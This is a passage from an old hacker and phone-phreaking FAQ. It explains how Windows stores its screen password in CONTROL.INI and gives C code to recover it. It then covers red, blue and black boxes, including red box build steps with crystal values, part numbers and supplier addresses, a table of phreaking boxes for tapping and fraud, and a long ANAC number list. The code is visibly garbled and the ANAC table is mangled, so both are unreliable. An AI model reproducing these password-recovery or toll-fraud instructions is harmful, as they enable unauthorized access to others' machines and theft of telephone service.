First, the length of the password is saved. We'll call this 'len'. We will be moving characters from the entered string into another string as they are encrypted. We'll call the originally entered password 'plaintext' and the encrypted string(strings--there are two passes) 'hashl' and 'hash2.' The position in the plaintext is important during the process so we'll refer to this as 'pos.' After each step of the hashing process, the character is checked against a set of characters that windows considers 'special.' These characters are '[ ] =' and any character below ASCII 33 or above ASCII 126. I'll refer to this checking operation as 'is\_ok.' All indecies are zero-based (i.e. an 8 character password is considered chars 0 to 7).

Now, the first character of 'plaintext' is xor'd with 'len' then fed to 'is\_ok'. if the character is not valid, it is replaced by the original character of 'plaintext' before going to the next operation. The next operation is to xor with 'pos' (this is useless for the first operation since 'len' is 0 and anything xor'd with zero is itself) then fed to 'is\_ok' and replaced with the original if not valid. The final operation (per character) is to xor it with the previous character of 'plaintext'. Since there is no previous character, the fixed value, 42, is used on the first character of 'plaintext'. This is then fed to 'is\_ok' and if OK, it is stored into the first position of 'hash1' This

```
process proceeds until all characters of plaintext are exhausted.
The second pass is very similar, only now, the starting point is the
last character in hash1 and the results are placed into hash2 from the
end to the beginning. Also, instead of using the previous character in
the final xoring, the character following the current character is used.
Since there is no character following the last character in hash1, the
value, 42 is again used for the last character.
'hash2' is the final string and this is what windows saves in the file
CONTROL.INI.
To 'decrypt' the password, the above procedure is just reversed.
Now, what you've all been waiting for. Here is some C code that will do
the dirty work for you:
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int xor1(int i,int j)
ł
  int x;
 x=i^j;
 return (x>126||x<33||x==91||x==93||x==61)?i:x;
void main()
{
 FILE *f;
 int i,l;
 char s[80],s1[80];
  printf("Please enter the path to your Windows directory\n");
  gets(s1);
 sprintf(s,"%s%scontrol.ini",s1,s1[strlen(s1)-1]=='\\'?"":"\\");
  if((f=fopen(s,"rt"))==NULL){
   printf("File Error : %s\n",sys_errlist[errno]);
    exit(0);
  }
  while(strnicmp(fgets(s1,70,f),"password",8)!=0&&!feof(f));
  fclose(f);
  strtok(s1, "=\n");
  strcpy(s,strtok(NULL,"\n"));
  i=strlen(s)-1;
  for(l=i;l>-1;l--)
    s1[1]=xor1(xor1(xor1(s[1],l==i?42:s[l+1]),l==i?0:1),i+1);
  for(l=0;l<i+1;l++)</pre>
    s[l]=xor1(xor1(xor1(s1[l],l?s1[l-1]:42),l?l:0),i+1);
 printf("The Password is: %s\n",s);
}
```

Section B: Telephony

# 01. What is a Red Box?

When a coin is inserted into a payphone, the payphone emits a set of tones to ACTS (Automated Coin Toll System). Red boxes work by fooling ACTS into believing you have actually put money into the phone. The red box simply plays the ACTS tones into the telephone microphone. ACTS hears those tones, and allows you to place your call. The actual tones are:

| Nickel Signal  | 1700+2200hz | 0.060s on                              |
|----------------|-------------|--|
| Dime Signal    | 1700+2200hz | 0.060s on, 0.060s off, twice repeating |
| Quarter Signal | 1700+2200hz | 33ms on, 33ms off, 5 times repeating   |

Canada uses a variant of ACTSD called N-ACTS. N-ACTS uses different tones than ACTS. In Canada, the tones to use are:

| Nickel Signal  | 2200hz | 0.060s on                              |
|----------------|--------|--|
| Dime Signal    | 2200hz | 0.060s on, 0.060s off, twice repeating |
| Quarter Signal | 2200hz | 33ms on, 33ms off, 5 times repeating   |

02. How do I build a Red Box?

Red boxes are commonly manufactured from modified Radio Shack tone dialers, Hallmark greeting cards, or made from scratch from readily available electronic components.

To make a Red Box from a Radio Shack 43-141 or 43-146 tone dialer, open the dialer and replace the crystal with a new one. The purpose of the new crystal is to cause the \* button on your tone dialer to create a 1700Mhz and 2200Mhz tone instead of the original 941Mhz and 1209Mhz tones. The exact value of the replacement crystal should be 6.466806 to create a perfect 1700Mhz tone and 6.513698 to create a perfect 2200mhz tone. A crystal close to those values will create a tone that easily falls within the loose tolerances of ACTS. The most popular choice is the 6.5536Mhz crystal, because it is the easiest to procure. The old crystal is the large shiny metal component labeled "3.579545Mhz." When you are finished replacing the crystal, program the P1 button with five \*'s. That will simulate a quarter tone each time you press P1.

#### 03. Where can I get a 6.5536Mhz crystal?

Your best bet is a local electronics store. Radio Shack sells them, but they are overpriced and the store must order them in. This takes approximately two weeks. In addition, many Radio Shack employees do not know that this can be done.

Or, you could order the crystal mail order. This introduces Shipping and Handling charges, which are usually much greater than the price of the crystal. It's best to get several people together to share the S&H cost. Or, buy five or six yourself and sell them later. Some of the places you can order crystals are:

Digi-Key 701 Brooks Avenue South P.O. Box 677 Thief River Falls, MN 56701-0677 (800)344-4539

Part Number:X415-ND /\* Note: 6.500Mhz and only .197 x .433 x .149! \*/ Part Number:X018-ND JDR Microdevices: 2233 Branham Lane San Jose, CA 95124 (800)538-5000Part Number: 6.5536MHZ Tandy Express Order Marketing 401 NE 38th Street Fort Worth, TX 76106 (800)241 - 8742Part Number: 10068625 Alltronics 2300 Zanker Road San Jose CA 95131 (408)943-9774 Voice (408)943-9776 Fax (408)943-0622 BBS Part Number: 92A057 Mouser (800)346-6873 Part Number: 332-1066 Blue Saguaro P.O. Box 37061 Tucson, AZ 85740 Part Number: 1458b Unicorn Electronics 10000 Canoga Ave, Unit c-2 Chatsworth, CA 91311 Phone: 1-800-824-3432 Part Number: CR6.5 04. Which payphones will a Red Box work on? Red Boxes will work on telco owned payphones, but not on COCOT's (Customer Owned Coin Operated Telephones). Red boxes work by fooling ACTS (Automated Coin Toll System) into believing you have put money into the pay phone. ACTS is the telephone company software responsible for saying "Please deposit XX cents" and listening for the coins being deposited. COCOT's do not use ACTS. On a COCOT, the pay phone itself is responsible for determining what coins have been inserted. 05. How do I make local calls with a Red Box? Payphones do not use ACTS for local calls. To use your red box for local calls, you have to fool ACTS into getting involved in the call.

One way to do this, in some areas, is by dialing 10288-xxx-xxxx. This makes your call a long distance call, and brings ACTS into the

picture.

In other areas, you can call Directory Assistance and ask for the number of the person you are trying to reach. The operator will give you the number and then you will hear a message similar to "Your call can be completed automatically for an additional 35 cents." When this happens, you can then use ACTS tones.

# 06. What is a Blue Box?

Blue boxes use a 2600hz tone to size control of telephone switches that use in-band signalling. The caller may then access special switch functions, with the usual purpose of making free long distance phone calls, using the tones provided by the Blue Box.

#### 07. Do Blue Boxes still work?

This FAQ answer is excerpted from a message posted to Usenet by Marauder of the Legion of Doom:

Somewhere along the line I have seen reference to something similar to "Because of ESS Blue boxing is impossible". This is incorrect. When I lived in Connecticut I was able to blue box under Step by Step, #1AESS, and DMS-100. The reason is simple, even though I was initiating my call to an 800 number from a different exchange (Class 5 office, aka Central Office) in each case, when the 800 call was routed to the toll network it would route through the New Haven #5 Crossbar toll Tandem office. It just so happens that the trunks between the class 5 (CO's) and the class 4 (toll office, in this case New Haven #5 Xbar), utilized in-band (MF) signalling, so regardless of what I dialed, as long as it was an Inter-Lata call, my call would route through this particular set of trunks, and I could Blue box until I was blue in the face. The originating Central Offices switch (SXS/ESS/Etc..) had little effect on my ability to box at all. While the advent of ESS (and other electronic switches) has made the blue boxers task a bit more difficult, ESS is not the reason most of you are unable to blue box. The main culprit is the "forward audio mute" feature of CCIS (out of band signalling). Unfortunately for the boxer 99% of the Toll Completion centers communicate using CCIS links, This spells disaster for the blue boxer since most of you must dial out of your local area to find trunks that utilize MF signalling, you inevitably cross a portion of the network that is CCIS equipped, you find an exchange that you blow 2600hz at, you are rewarded with a nice "winkstart", and no matter what MF tones you send at it, you meet with a re-order. This is because as soon as you seized the trunk (your application of 2600hz), your Originating Toll Office sees this as a loss of supervision at the destination, and Mutes any further audio from being passed to the destination (ie: your waiting trunk!). You meet with a reorder because the waiting trunk never "hears" any of the MF tones you are sending, and it times out. So for the clever amongst you, you must somehow get yourself to the 1000's of trunks out there that still utilize MF signalling but bypass/disable the CCIS audio mute problem. (Hint: Take a close look at WATS extenders).

08. What is a Black Box?

A Black Box is a resistor (and often capacitor in parallel) placed in series across your phone line to cause the phone company equipment to be unable to detect that you have answered your telephone. People who call you will then not be billed for the telephone call. Black boxes do not work under ESS.

09. What do all the colored boxes do?

| Acrylic    | Steal Three-Way-Calling, Call Waiting and programmable        |
|------------|---|
|            | Call Forwarding on old 4-wire phone systems                   |
| Aqua       | Drain the voltage of the FBI lock-in-trace/trap-trace         |
| Beige      | Lineman's hand set  |
| Black      | Allows the calling party to not be billed for the call placed |
| Blast      | Phone microphone amplifier                                    |
| Blotto     | Supposedly shorts every phone out in the immediate area       |
| Blue       | Emulate a true operator by seizing a trunk with a 2600hz      |
|            | tone  |
| Brown      | Create a party line from 2 phone lines                        |
| Bud        | Tap into your neighbors phone line                            |
| Chartreuse |   |
| Cheese     | Connect two phones to create a diverter                       |
| Chrome     | Manipulate Traffic Signals by Remote Control                  |
| Clear      | A telephone pickup coil and a small amp used to make free     |
|            | calls on Fortress Phones                                      |
| Color      | Line activated telephone recorder                             |
| Copper     | Cause crosstalk interference on an extender                   |
| Crimson    | Hold button   |
| Dark       | Re-route outgoing or incoming calls to another phone          |
| Dayglo     | Connect to your neighbors phone line                          |
| Diverter   | Re-route outgoing or incoming calls to another phone          |
| DLOC       | Create a party line from 2 phone lines                        |
| Gold       | Dialout router  |
| Green      | Emulate the Coin Collect, Coin Return, and Ringback tones     |
| Infinity   | Remotely activated phone tap                                  |
| Jack       | Touch-Tone key pad  |
| Light      | In-use light  |
| Lunch      | AM transmitter  |
| Magenta    | Connect a remote phone line to another remote phone line      |
| Mauve      | Phone tap without cutting into a line                         |
| Neon       | External microphone   |
| Noise      | Create line noise   |
| Olive      | External ringer   |
| Party      | Create a party line from 2 phone lines                        |
| Pearl      | Tone generator  |
| Pink       | Create a party line from 2 phone lines                        |
| Purple     | Telephone hold button   |
| Rainbow    | Kill a trace by putting 120v into the phone line (joke)       |
| Razz       | Tap into your neighbors phone                                 |
| Red        | Make free phone calls from pay phones by generating           |
|            | quarter tones   |
| Rock       | Add music to your phone line                                  |
| Scarlet    | Cause a neighbors phone line to have poor reception           |
| Silver     | Create the DTMF tones for A, B, C and D                       |
| Static     | Keep the voltage on a phone line high                         |
| Switch     | Add hold, indicator lights, conferencing, etc                 |

Tan Line activated telephone recorder Tron Reverse the phase of power to your house, causing your electric meter to run slower TV Cable "See" sound waves on your TV Urine Create a capacitative disturbance between the ring and tip wires in another's telephone headset Violet Keep a payphone from hanging up Portable DTMF keypad White Yellow Add an extension phone

Box schematics may be retrieved from these FTP sites:

| ftp.netcom.com    | /pub/br/bradleym |
|-------------------|------------------|
| ftp.netcom.com    | /pub/va/vandal   |
| ftp.winternet.com | /users/nitehwk   |

10. What is an ANAC number?

An ANAC (Automatic Number Announcement Circuit) number is a telephone number that plays back the number of the telephone that called it. ANAC numbers are convenient if you want to know the telephone number of a pair of wires.

11. What is the ANAC number for my area?

How to find your ANAC number:

Look up your NPA (Area Code) and try the number listed for it. If that fails, try 1 plus the number listed for it. If that fails, try the common numbers like 311, 958 and 200-222-2222. If you find the ANAC number for your area, please let us know.

Note that many times the ANAC number will vary for different switches in the same city. The geographic naming on the list is NOT intended to be an accurate reference for coverage patterns, it is for convenience only.

Many companies operate 800 number services which will read back to you the number from which you are calling. Many of these require navigating a series of menus to get the phone number you are looking for. Please use local ANAC numbers if you can, as overuse or abuse can kill 800 ANAC numbers.

| N (800)425-6256 | VRS Billing Systems/Integretel (800)4BLOCKME            |
|-----------------|---|
| (800)568-3197   | Info Access Telephone Company's Automated Blocking Line |
| (800)692-6447   | (800)MY-ANI-IS (Now protected by a passcode!)           |
| N (800)858-9857 | AT&T True Rewards                                       |

A non-800 ANAC that works nationwide is 404-988-9664. The one catch with this number is that it must be dialed with the AT&T Carrier Access Code 10732. Use of this number does not appear to be billed.

Note: These geographic areas are for reference purposes only. ANAC numbers may vary from switch to switch within the same city.

| NPA | ANAC number | Approximate Geographic area                |
|-----|-------------|--|
|     |             |  |
| 201 | 958         | Hackensack/Jersey City/Newark/Paterson, NJ |

|        | 202<br>203   | 811<br>970  | District of Columbia<br>CT  |
|--------|--|---|---|
|        | 205  | 300-222-2222  | Birmingham, AL  |
|        | 205  | 300-555-5555  | Many small towns in AL  |
|        | 205  | 300-648-1111  | Dora, AL  |
|        | 205  | 300-765-4321  | Bessemer, AL  |
|        |  |   |   |
|        | 205  | 300-798-1111  | Forestdale, AL  |
|        | 205  | 300-833-3333  | Birmingham  |
|        | 205  | 557-2311  | Birmingham, AL  |
|        | 205  | 811   | Pell City/Cropwell/Lincoln, AL  |
|        | 205  | 841-1111  | Tarrant, AL   |
|        | 205  | 908-222-2222  | Birmingham, AL  |
|        | 206<br>207   | 411<br>958  | WA (Not US West)  |
|        |  |   | ME  |
|        | 209  | 830-2121  | Stockton, CA  |
|        | 209  | 211-9779  | Stockton, CA  |
|        | 210  | 830   | Brownsville/Laredo/San Antonio, TX  |
| Ν      | 210  | 951   | Brownsville/Laredo/San Antonio, TX (GTE)  |
|        | 212  | 958   | Manhattan, NY   |
|        | 213  | 114   | Los Angeles, CA (GTE)   |
|        | 213  | 1223  | Los Angeles, CA (Some 1AESS switches)   |
|        | 213  | 211-2345  | Los Angeles, CA (English response)  |
|        |  | 211-2346  | Los Angeles, CA (DTMF response)   |
|        |  | 760-2???  | Los Angeles, CA (DMS switches)  |
|        | 213  | 61056   | Los Angeles, CA   |
|        | 214  | 570   | Dallas, TX  |
|        | 214<br>214   | 790   | Dallas, TX (GTE)  |
|        | 214<br>214   | 970-222-2222<br>970-611-1111  | Dallas, TX  |
|        | 214<br>215   | 410-xxxx  | Dallas, TX (Southwestern Bell)<br>Philadelphia, PA  |
|        | 215  | 511   | Philadelphia, PA<br>Philadelphia, PA  |
|        | 215  | 958   | Philadelphia, PA  |
|        | 215  | 200-XXXX  | Akron/Canton/Cleveland/Lorain/Youngstown, OH  |
|        | 216  | 331   | Akron/Canton/Cleveland/Lorain/Youngstown, OH  |
|        |  |   | Actomy cancomy creverandy horarmy roungscown, on  |
|        |  | 959-9897  | Akron/Canton/Cleveland/Lorain/Youngstown OH   |
|        | 216<br>217   | 959-9892<br>200-xxx-xxxx  | Akron/Canton/Cleveland/Lorain/Youngstown, OH<br>Champaign-Urbana/Springfield, IL  |
|        | 217  | 200-xxx-xxxx  | Champaign-Urbana/Springfield, IL  |
|        | 217<br>219   | 200-xxx-xxxx<br>550   | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN  |
| N      | 217<br>219<br>219  | 200-xxx-xxxx<br>550<br>559  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN  |
| N      | 217<br>219<br>219<br>301   | 200-xxx-xxxx<br>550<br>559<br>2002006969  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD  |
| N      | 217<br>219<br>219<br>301<br>301  | 200-xxx-xxxx<br>550<br>559<br>2002006969<br>958-9968  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD  |
| N      | 217<br>219<br>219<br>301   | 200-xxx-xxxx<br>550<br>559<br>2002006969  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction   |
|        | 217<br>219<br>219<br>301<br>301<br>303   | 200-xxx-xxxx<br>550<br>559<br>2002006969<br>958-9968<br>958   | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO   |
| N      | 217<br>219<br>219<br>301<br>301<br>303<br>305  | 200-xxx-xxxx<br>550<br>559<br>2002006969<br>958-9968  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL  |
| N<br>N | 217<br>219<br>219<br>301<br>301<br>303<br>305<br>305   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200   | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411   | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL  |
| N<br>N | 217<br>219<br>219<br>301<br>301<br>303<br>305<br>305<br>305<br>310   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310  | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310  | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2346  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>312   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2346<br>200   | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL  |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312   | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2346<br>200<br>290  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312<br>312                                    | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL (Last four change rapidly)   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>312<br>312<br>312<br>312                                    | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL (Last four change rapidly)<br>Chicago, IL  |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>312<br>312<br>312<br>312<br>312                             | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212<br>200-2002  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL (Last four change rapidly)<br>Chicago, IL<br>Ann Arbor/Dearborn/Detroit, MI  |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312<br>312<br>312<br>313<br>313               | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212<br>200-2002<br>200-222-2222  | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI   |
| N<br>N | 217<br>219<br>219<br>301<br>303<br>305<br>305<br>305<br>310<br>310<br>310<br>310<br>312<br>312<br>312<br>312<br>313<br>313<br>313        | 200-xxx-xxx<br>550<br>559<br>2002006969<br>958-9968<br>958<br>200-555-1212<br>200200200200200<br>780-2411<br>114<br>1223<br>211-2345<br>211-2345<br>211-2346<br>200<br>290<br>1-200-8825<br>1-200-555-1212<br>200-200-2002<br>200-222-2222<br>200-xxx-xxxx                              | Champaign-Urbana/Springfield, IL<br>Gary/Hammond/Michigan City/Southbend, IN<br>Gary/Hammond/Michigan City/Southbend, IN<br>Hagerstown/Rockville, MD<br>Hagerstown/Rockville, MD<br>Aspen/Boulder/Denver/Durango/Grand Junction<br>/Steamboat Springs, CO<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Ft. Lauderdale/Key West/Miami, FL<br>Long Beach, CA (On many GTE switches)<br>Long Beach, CA (Some 1AESS switches)<br>Long Beach, CA (English response)<br>Long Beach, CA (DTMF response)<br>Chicago, IL<br>Chicago, IL<br>Chicago, IL<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI<br>Ann Arbor/Dearborn/Detroit, MI   |
